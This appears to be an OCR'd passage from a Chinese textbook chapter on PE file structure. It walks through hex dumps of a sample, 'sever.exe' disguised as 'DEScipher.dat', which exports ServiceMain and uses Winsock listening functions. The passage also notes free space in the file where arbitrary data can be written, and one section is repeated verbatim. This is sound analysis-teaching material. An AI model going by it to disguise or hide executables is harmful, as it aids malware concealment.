


图 14-3 IMAGE_DATA_DIRECTORY16 个目录项原始数据

(7) 导入地址表(RAV=0x00003000,Size=0x0108)。

sever.exe 虽是 EXE 文件,但输出了一个 ServiceMain 函数。

表 14-2 目录定义

#define IMAGE_DIRECTORY_ENTRY_EXPORT	0	//导出表目录;大多用于 DLL 文件
#define IMAGE_DIRECTORY_ENTRY_IMPORT	1	//导入表目录
#define IMAGE_DIRECTORY_ENTRY_RESOURCE	2	//资源目录
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION	3	//异常目录
#define IMAGE_DIRECTORY_ENTRY_SECURITY	4	//安全目录
#define IMAGE_DIRECTORY_ENTRY_BASERELOC	5	//基址重定位表
#define IMAGE_DIRECTORY_ENTRY_DEBUG	6	//调试目录
#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE	7	// Architecture Specific Data
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR	8	// RVA of GP
#define IMAGE_DIRECTORY_ENTRY_TLS	9	// TLS Directory
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	10	// Load Configuration Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	11	//绑定导入表目录
#define IMAGE_DIRECTORY_ENTRY_IAT	12	//导入地址表
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	13	// Delay Load Import Descriptors
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	14	// COM Runtime descriptor

4) 节目录

节目录(Section directories)从偏移地址 0x1F8 开始存储,每个节由两个主要部分组成,如表 14-3 所示。首先,是一个节描述(IMAGE_SECTION_HEADER,节头类型),每个节描述占 40 个字节,其成员变量 PointerToRawData 给出本节原始数据的偏移地址。其次,节目录中节的个数由:

```
image_nt_headers. image_file_header.NumberOfSections = 0x03
```

给出,如表 14-1 所示。

相关成员变量说明如下。

(1) VirtualAddress(虚拟地址):是一个 32 位的值,用来保存载入 RAM(内存)后,节中数据的 RVA。

(2) SizeOfRawData(原始数据大小):是一个 32 位的值,它表示节中数据被填充到大约下一个"FileAlignment"的整数倍时节的大小。

(3) PointerToRawData(原始数据指针):是一个 32 位的值,因为它是从文件的开头到节中数据的偏移量。PointerToRawData=00400,SECTION[0]节的原始数据(Sections' raw data)的偏移地址。

在文件偏移地址 0x02C0 至 0x0400 之间有一片值为 0 的区域是空闲的,可以填充任意数据。

5) 导入表和导出表

导入表(IMAGE_IMPORT_DESCRIPTOR)和导出表(IMAGE_EXPORT_DIRECTORY)的文件偏移地址不能直观获取,需要进行计算。

表 14-3 节目录

<table>
<tr><td rowspan="13">Sections information</td><td rowspan="10">IMAGE_
SECTION_
HEADER[0]</td><td>Name[8]节名</td><td>000001F8 ASCII“. text”代码节</td></tr>
<tr><td>VirtualSize</td><td>00000200 DD 000016B2</td></tr>
<tr><td>VirtualAddress</td><td>00000204 DD 00001000</td></tr>
<tr><td>SizeOfRawData</td><td>00000208 DD 00001800</td></tr>
<tr><td>PointerToRawData</td><td>0000020C DD 00000400</td></tr>
<tr><td>PointerToRelocations</td><td>00000210 DD 00000000</td></tr>
<tr><td>PointerToLineNumbers</td><td>00000214 DD 00000000</td></tr>
<tr><td>NumberOfRelocations</td><td>00000218 DW 0000</td></tr>
<tr><td>NumberOfLineNumbers</td><td>0000021A DW 0000</td></tr>
<tr><td>Characteristics 节属性</td><td>0000021C DD 60000020
CODE|EXECUTE|READ</td></tr>
<tr><td rowspan="2">…
…
…
IMAGE_
SECTION_
HEADER[4]</td><td colspan="2">00000220 ASCII". rdata"；SECTION 包含只读数据、导入表以及导出表的节
…
00000248 ASCII". data"；SECTION 数据节
…
00000270 ASCII". rsrc"；SECTION 资源节
…
00000298 ASCII". reloc"；SECTION 重定位节</td></tr>
<tr></tr>
<tr><td>. text
SECTION[0]</td><td colspan="2">00000400 55 8B EC 33 C0 5D C2 10 00 CC CC CC CC CC CC CC U▮i3ÀjÂ..ÌÌÌÌÌÌÌ
00000410 55 8B EC 51 56 C7 45 FC CC CC CC CC 83 7D 08 06 U▮iQVÇEüÌÌÌÌ▮}..
00000420 74 06 83 7D 08 02 75 3C 8B F4 6A 00 68 80 00 00 t.▮}..u<▮ôj.h▮..
00000430 00 6A 02 6A 00 6A 00 68 00 00 00 40 68 4C 31 40 .j.j.j.h...@hL1@
00000440 00 FF 15 20 30 40 00 3B F4 E8 7F 05 00 00 89 45 .ÿ. 0@.;ôè....▮E
00000450 FC 8B F4 8B 45 FC 50 FF 15 1C 30 40 00 3B F4 E8 ü▮ô▮EüPÿ..0@.;ôè
00000460 69 05 00 00 33 C0 5E 83 C4 04 3B EC E8 5C 05 00 i...3À^▮Ä.;iè\..</td></tr>
</table>

【例 14-1】 以 sever. exe 的导出表为例计算其文件偏移地址 Export(RVA)。由上述所知 RVA=0x3E80,Size=0x4C 导出表数据目录,遍历所有节检查 RVA 落在哪个节区域内。方法如下。

```
if(RVA > = SECTION.VirtualAddress &&
      RVA < SECTION.Misc.VirtualSize + SECTION.VirtualAddress) then
            则落在该节区域内
```

图 14-4 所示中,VirtualOffset 即为 SECTION. VirtualAddress,而 SECTION. PointerToRawData 即为 RawOffset。可见:0x3E80＞＝0x3000 且 0x3E80＜0x3000＋0x0ECC,导出表位于. rdata 节中。设文件偏移地址的计算公式用 FRVA()表示,则:

No	Name	VirtualSize	VirtualOffset	RawSize	RawOffset
01	.text	000016B2	00001000	00001800	00000400
02	.rdata	00000ECC	00003000	00001000	00001C00
03	.data	000003B8	00004000	00000200	00002C00
04	.rsrc	0000C148	00005000	0000C200	00002E00
05	.reloc	00000354	00012000	00000400	0000F000

图 14-4 Stud_PE 工具显示节信息

$$\begin{aligned}\text{FRVA(Export)} &= \text{VirtualAddress} - \text{SECTION. VirtualAddress} \\ &\quad + \text{SECTION. PointerToRawData} \\ &= \text{0x3E80} - \text{0x3000} + \text{0x1C00} = \text{0x2A80} \end{aligned} \quad (14\text{-}1)$$

(1) 导入表。

导入表的文件偏移地址 FRVA(Import)＝0x24FC，图 14-5 所示为 WinHex. exe 工具打开执行文件 DEScipher. dat(sever. exe)并定位 0x24FC 的展示图。

```
000024F0  FE FF FF FF DB 20 40 00  EF 20 40 00 4C 3A 00 00
00002500  00 00 00 00 00 00 00 00  76 3A 00 00 EC 30 00 00
00002510  60 39 00 00 00 00 00 00  00 00 00 00 BE 3A 00 00
00002520  00 30 00 00 44 3A 00 00  00 00 00 00 00 00 00 00
00002530  DA 3A 00 00 E4 30 00 00  D8 39 00 00 00 00 00 00
00002540  00 00 00 00 CE 3B 00 00  78 30 00 00 00 00 00 00
00002550  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

图 14-5　导入表数组原始数据

每个 DLL 有一个导入表 IMAGE_IMPORT_DESCRIPTOR(占 20 字节)结构，图 14-5 显示了 5 个这样的结构体，最后一个结构体以 0 填充表示结束，即 DEScipher. dat(sever. exe)文件依赖 4 个 DLL。在<WinNT. h>中导入表结构定义如下，并以第一个 DLL 为例。

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD  Characteristics;
        DWORD  OriginalFirstThunk;
} DUMMYUNIONNAME;
    DWORD  TimeDateStamp;
    DWORD  ForwarderChain;
    DWORD  Name;
    DWORD  FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

其中：

Characteristics 和 OriginalFirstThunk：一个联合体，如果是数组的最后一项，则 Characteristics 为 0，否则 OriginalFirstThunk 保存一个 RVA，指向一个 IMAGE_THUNK_DATA 的数组，这个数组中的每一项表示一个导入函数，值为 0x00003A4C。

TimeDateStamp：映像绑定前，这个值是 0，绑定后是导入模块的时间戳，值为 0。

ForwarderChain：转发链，值为 0。

Name：一个 RVA，指向导入 DLL 模块的名字，值为 0x00003A76。

FirstThunk：是一个 RVA，指向一个 IMAGE_THUNK_DATA 数组，值为 0x000030EC。

以上值皆需通过公式(14-1)计算其文件的偏移地址，如 Name 的 RVA 为：

$$\text{FRVA(Name)} = \text{0x3A76} - \text{0x3000} + \text{0x1C00} = \text{0x2676}$$

4 个 DLL 模块名别为 WS2_32. dll、KERNEL32. dll、USER32. dll 和 MSVCR90. dll，其相应的导出函数的原始数据如图 14-6 所示。OriginalFirstThunk 与 FirstThunk 皆指向一个 IMAGE_THUNK_ DATA32(占 4 个字节)的数组，以 4 个字节的 0 值结束。其结构定义如下。

$$
\begin{aligned}
\text{FRVA(Export)} &= \text{VirtualAddress} - \text{SECTION.VirtualAddress} \\
&\quad + \text{SECTION.PointerToRawData} \\
&= 0x3E80 - 0x3000 + 0x1C00 = 0x2A80
\end{aligned} \tag{14-1}
$$

(1) 导入表。

导入表的文件偏移地址 FRVA(Import)=0x24FC，图 14-5 所示为 WinHex.exe 工具打开执行文件 DEScipher.dat(sever.exe)并定位 0x24FC 的展示图。

```
000024F0  FE FF FF FF DB 20 40 00  EF 20 40 00 4C 3A 00 00
00002500  00 00 00 00 00 00 00 00  76 3A 00 00 EC 30 00 00
00002510  60 39 00 00 00 00 00 00  00 00 00 00 BE 3A 00 00
00002520  00 30 00 00 44 3A 00 00  00 00 00 00 00 00 00 00
00002530  DA 3A 00 00 E4 30 00 00  D8 39 00 00 00 00 00 00
00002540  00 00 00 00 CE 3B 00 00  78 30 00 00 00 00 00 00
00002550  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

图 14-5　导入表数组原始数据

每个 DLL 有一个导入表 IMAGE_IMPORT_DESCRIPTOR(占 20 字节)结构，图 14-5 显示了 5 个这样的结构体，最后一个结构体以 0 填充表示结束，即 DEScipher.dat(sever.exe)文件依赖 4 个 DLL。在<WinNT.h>中导入表结构定义如下，并以第一个 DLL 为例。

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD  Characteristics;
        DWORD  OriginalFirstThunk;
} DUMMYUNIONNAME;
    DWORD  TimeDateStamp;
    DWORD  ForwarderChain;
    DWORD  Name;
    DWORD  FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

其中：

Characteristics 和 OriginalFirstThunk：一个联合体，如果是数组的最后一项，则 Characteristics 为 0，否则 OriginalFirstThunk 保存一个 RVA，指向一个 IMAGE_THUNK_DATA 的数组，这个数组中的每一项表示一个导入函数，值为 0x00003A4C。

TimeDateStamp：映像绑定前，这个值是 0，绑定后是导入模块的时间戳，值为 0。

ForwarderChain：转发链，值为 0。

Name：一个 RVA，指向导入 DLL 模块的名字，值为 0x00003A76。

FirstThunk：是一个 RVA，指向一个 IMAGE_THUNK_DATA 数组，值为 0x000030EC。

以上值皆需通过公式(14-1)计算其文件的偏移地址，如 Name 的 RVA 为：

$$\text{FRVA(Name)} = 0x3A76 - 0x3000 + 0x1C00 = 0x2676$$

4 个 DLL 模块名别为 WS2_32.dll、KERNEL32.dll、USER32.dll 和 MSVCR90.dll，其相应的导出函数的原始数据如图 14-6 所示。OriginalFirstThunk 与 FirstThunk 皆指向一个 IMAGE_THUNK_ DATA32(占 4 个字节)的数组，以 4 个字节的 0 值结束。其结构定义如下。

```
00002660  0D 00 00 80 00 00 00 00  53 00 57 53 41 53 6F 63  ...▮....S.WSASoc
00002670  6B 65 74 57 00 00 57 53  32 5F 33 32 2E 64 6C 6C  ketW..WS2_32.dll
00002680  00 00 43 00 43 6C 6F 73  65 48 61 6E 64 6C 65 00  ..C.CloseHandle.
00002690  7F 00 43 72 65 61 74 65  46 69 6C 65 57 00 21 04  ..CreateFileW.!.
000026A0  53 6C 65 65 70 00 A7 03  53 65 74 43 6F 6E 73 6F  Sleep.§.SetConso
000026B0  6C 65 43 74 72 6C 48 61  6E 64 6C 65 72 00 4B 45  leCtrlHandler.KE
000026C0  52 4E 45 4C 33 32 2E 64  6C 6C 00 00 F8 01 4D 65  RNEL32.dll..ø.Me
000026D0  73 73 61 67 65 42 6F 78  41 00 55 53 45 52 33 32  ssageBoxA.USER32
000026E0  2E 64 6C 6C 00 00 15 01  5F 61 6D 73 67 5F 65 78  .dll...._amsg_ex
000026F0  69 74 00 00 F7 00 5F 5F  77 67 65 74 6D 61 69 6E  it..÷.__wgetmain
00002700  61 72 67 73 00 00 2C 01  5F 63 65 78 69 74 00 00  args..,._cexit..
000027C0  73 65 74 5F 61 70 70 5F  74 79 70 65 00 00 4D 53  set_app_type..MS
000027D0  56 43 52 39 30 2E 64 6C  6C 00 4B 01 5F 63 72 74  VCR90.dll.K._crt
000027E0  5F 64 65 62 75 67 67 65  72 5F 68 6F 6F 6B 00 00  _debugger_hook..
000027F0  43 00 3F 74 65 72 6D 69  6E 61 74 65 40 40 59 41  C.?terminate@@YA
```

图 14-6　模块名及其导出函数的原始数据

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        DWORD ForwarderString;                          // PBYTE
        DWORD Function;                                 // PDWORD
        DWORD Ordinal;
        PIMAGE_IMPORT_BY_NAME AddressOfData;
    } u1;
}IMAGE_THUNK_DATA32;
```

OriginalFirstThunk 指向的 IMAGE_THUNK_DATA 数组包含导入信息，在这个数组中只有 Ordinal 和 AddressOfData 是有用的，因此可以通过 OriginalFirstThunk 查找到函数的地址。FirstThunk 则略有不同，在 PE 文件加载以前或者说在导入表未处理以前，其所指向的数组与 OriginalFirstThunk 中的数组虽不是同一个，但是内容却是相同的，都包含了导入信息，而在加载之后，FirstThunk 中的 Function 开始生效，它指向实际的函数地址，因为 FirstThunk 实际上指向 IAT 中的一个位置，IAT 就充当了 IMAGE_THUNK_DATA 数组，加载完成后，这些 IAT 项就变成了实际的函数地址，即 Function 的意义。图 14-7 所示为 DLL 导入函数的解析图。




图 14-7　IMAGE_THUNK_DATA 解析图

以第一个 IMAGE_IMPORT_DESCRIPTOR(WS2_32.dll)分析 OriginalFirstThunk 和 FirstThunk。

① OriginalFirstThunk＝0x00003A4C,公式(14-1)计算值为:0x264C。

② FirstThunk＝0x000030EC,公式 14-1 计算值为:0x1CEC。

IMAGE_THUNK_DATA32 数组如图 14-8 所示。

```
00002640  00 00 00 00 CC 3A 00 00  00 00 00 00 73 00 00 80
00002650  68 3A 00 00 09 00 00 80  02 00 00 80 03 00 00 80
00002660  0D 00 00 80 00 00 00 00  53 00 57 53 41 53 6F 63

00001CE0  00 00 00 00 CC 3A 00 00  00 00 00 00 73 00 00 80
00001CF0  68 3A 00 00 09 00 00 80  02 00 00 80 03 00 00 80
00001D00  0D 00 00 80 00 00 00 00  00 00 00 00 5B 16 40 00
```

图 14-8 IMAGE_THUNK_DATA32 数组

从图 14-8 可见,OriginalFirstThunk 和 FirstThunk 指向的内容是相同的,同时也可以看出 sever.exe 用到 WS2_32.dll 导出的 6 个函数(4 个字节代表一个函数导入项),4 个字节又分两个字节标志(WORD Hint)和两个字节的函数名 RVA 或序号(BYTE Name[1]),示例如下。

【例 14-2】 第一个函数:0x80000073,其最高位为 1(Hint＝0x8000),则低 16 位为函数序号 0x73(Name[0]＝0x73,Name[1]＝0x00),用 Dependency Walker 工具打开 WS2_32.dll 文件如图 14-9 所示,则该函数为 WSAStartup(初始化套接字)。

E	Ordinal ^	Hint	Function	Entry Point
C	114 (0x0072)	55 (0x0037)	WSAIsBlocking	0x000153BE
C	115 (0x0073)	84 (0x0054)	WSAStartup	0x00003AB2
C	116 (0x0074)	26 (0x001A)	WSACleanup	0x00003C5F

图 14-9 WS2_32.dll 为导出函数

【例 14-3】 第二个函数:0x00003A68,其最高位为 0(Hint＝0x0),则该值给出的是函数名的虚拟地址 0x3A68(Name[0]＝0x68,Name[1]＝0x3A)计算文件偏移:

$$\text{FRVA(Function)}=0\text{x}3\text{A}68-0\text{x}3000+0\text{x}1\text{C}00=0\text{x}2668$$

在这个文件偏移地址上的值为 WSASocketW (创建一个网络的套接口)。

其他函数是 htons()、bind()、closesocket()和 listen(),在源代码 sever.cpp 中依次调用了这些函数。

(2) 导出表。

由导出表的文件偏移地址 FRVA(Export)＝0x2A80 给出如图 14-10 所示的内容。

```
00002A80  00 00 00 00 A5 1B DE 53  00 00 00 00 B2 3E 00 00  ....¥.ÞS....²>..
00002A90  01 00 00 00 01 00 00 00  01 00 00 00 A8 3E 00 00  ............¨>..
00002AA0  AC 3E 00 00 B0 3E 00 00  80 10 00 00 C0 3E 00 00  ¬>..°>..▮...À>..
00002AB0  00 00 44 45 53 63 69 70  68 65 72 2E 64 61 74 00  ..DEScipher.dat.
00002AC0  53 65 72 76 69 63 65 4D  61 69 6E 00 00 00 00 00  ServiceMain.....
00002AD0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图 14-10 导出表原始数据

导出表的结构 IMAGE_EXPORT_DIRECTORY 定义如下,占 40 个字节。



```
typedef struct _IMAGE_EXPORT_DIRECTORY {
        DWORD  Characteristics;        //一般为 0
        DWORD  TimeDateStamp;          //导出表生成的时间戳,由连接器生成,0x53DE1BA5
        WORD  MajorVersion;            //版本 0
        WORD  MinorVersion;            //版本 0
        DWORD  Name;                   //模块文件名,0x00003EB2
        DWORD  Base;                   //序号的基数,导出函数的序号值从 Base 开始递增,0x01
        DWORD  NumberOfFunctions;      //所有导出函数的数量,0x01
        DWORD  NumberOfNames;          //按名字导出函数的数量,0x01
        DWORD  AddressOfFunctions;     // 导出函数的 RVA 数组,0x00003EA8
        DWORD  AddressOfNames;         // RVA,指向函数名字数组,0x00003EAC
        DWORD  AddressOfNameOrdinals; //RVA,指向序号数组,0x00003EB0
    } IMAGE_EXPORT_DIRECTORY, * PIMAGE_EXPORT_DIRECTORY;
```

其中由公式(14-1)得 FRVA(Name)=0x2AB2,值为 DEScipher.dat,则

$$FRVA(AddressOfNames)=0x2AAC$$

0x2AAC 处的值为 0x00003EC0,进一步地

$$FRVA(0x00003EC0)=0x2AC0$$

而 0x2AC0 处的值为 ServiceMain,即导出函数名。图 14-11 所示为导出表结构的解析图。




图 14-11　导出表结构的解析图

由图 14-11 可见,依据函数名 X 查找在内存中某一导出函数地址 Y 的伪代码如下。

```
for i = 0 to NumberOfNames then do
   if X == * AddressOfNames then
     Y = pAddresOfFunction[ * pAddressOfNameOrdinals];
       Break;
   Endif
```

```
AddressOfNames++;
AddressOfNameOrdinals++;
Endfor
```

6）基址重定位表

程序默认加载地址 ImageBase＝0x400000，设某一字符串 String 的存储地址为 RVA（String）＝0x404002，如果加载器决定将程序加载到 0x600000 处时，产生地址之差成为 delta＝0x200000，那么字符串位置应该为 RVA（String）＝0x604002。Windows 使用重定位机制处理上述情况，即链接器生成 PE 文件的时候将编译器识别的重定位的项记录在一张名为“重定位表”里，并将表的 RVR 保存在数据目录 DataDirectory 中，序号是 IMAGE_DIRECTORY_ENTRY_BASERELOC。通常需重定位的项目有使用全局变量的指令、函数指针等。

文件 DEScipher.dat（sever.exe）的基址重定位表的虚拟地址是 RAV＝0x00012000，而大小为 0x0218，由公式（14-1）得 FRVA（Reloc）＝0xF000，对应的数据如图 14-12 所示。

```
0000F000  00 10 00 00 48 01 00 00  3D 30 43 30 59 30 9E 30
0000F120  4D 3E 54 3E 9D 3E A3 3E  AC 3E B3 3E BE 3E C4 3E
0000F130  D8 3E ED 3E F8 3E 10 3F  26 3F 33 3F 70 3F 75 3F
0000F140  96 3F 9B 3F BA 3F 00 00  00 20 00 00 80 00 00 00
0000F150  58 30 5D 30 6F 30 8D 30  A1 30 A7 30 10 31 16 31
0000F1A0  B1 34 BD 34 C7 34 CD 34  D3 34 D9 34 20 35 DA 35
0000F1B0  E1 35 4F 36 56 36 84 36  8A 36 90 36 96 36 9C 36
0000F1C0  A2 36 A8 36 AE 36 00 00  00 30 00 00 44 00 00 00
0000F1D0  0C 31 18 31 1C 31 4C 32  50 32 54 32 58 32 5C 32
0000F1E0  08 35 0C 35 10 35 14 35  18 35 1C 35 C4 36 C8 36
0000F1F0  B4 37 B8 37 6C 38 70 38  78 38 7C 38 94 38 98 38
0000F200  B4 38 B8 38 D8 38 F4 38  F8 38 00 00 00 40 00 00
0000F210  0C 00 00 00 2C 30 00 00  00 00 00 00 00 00 00 00
0000F220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

图 14-12　基址重定位表的原始数据

基址重定位表 IMAGE_BASE_RELOCATION 结构定义如下。

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD VirtualAddress;       //页起始地址 RVA
    DWORD SizeOfBlock;          //当前表块的大小
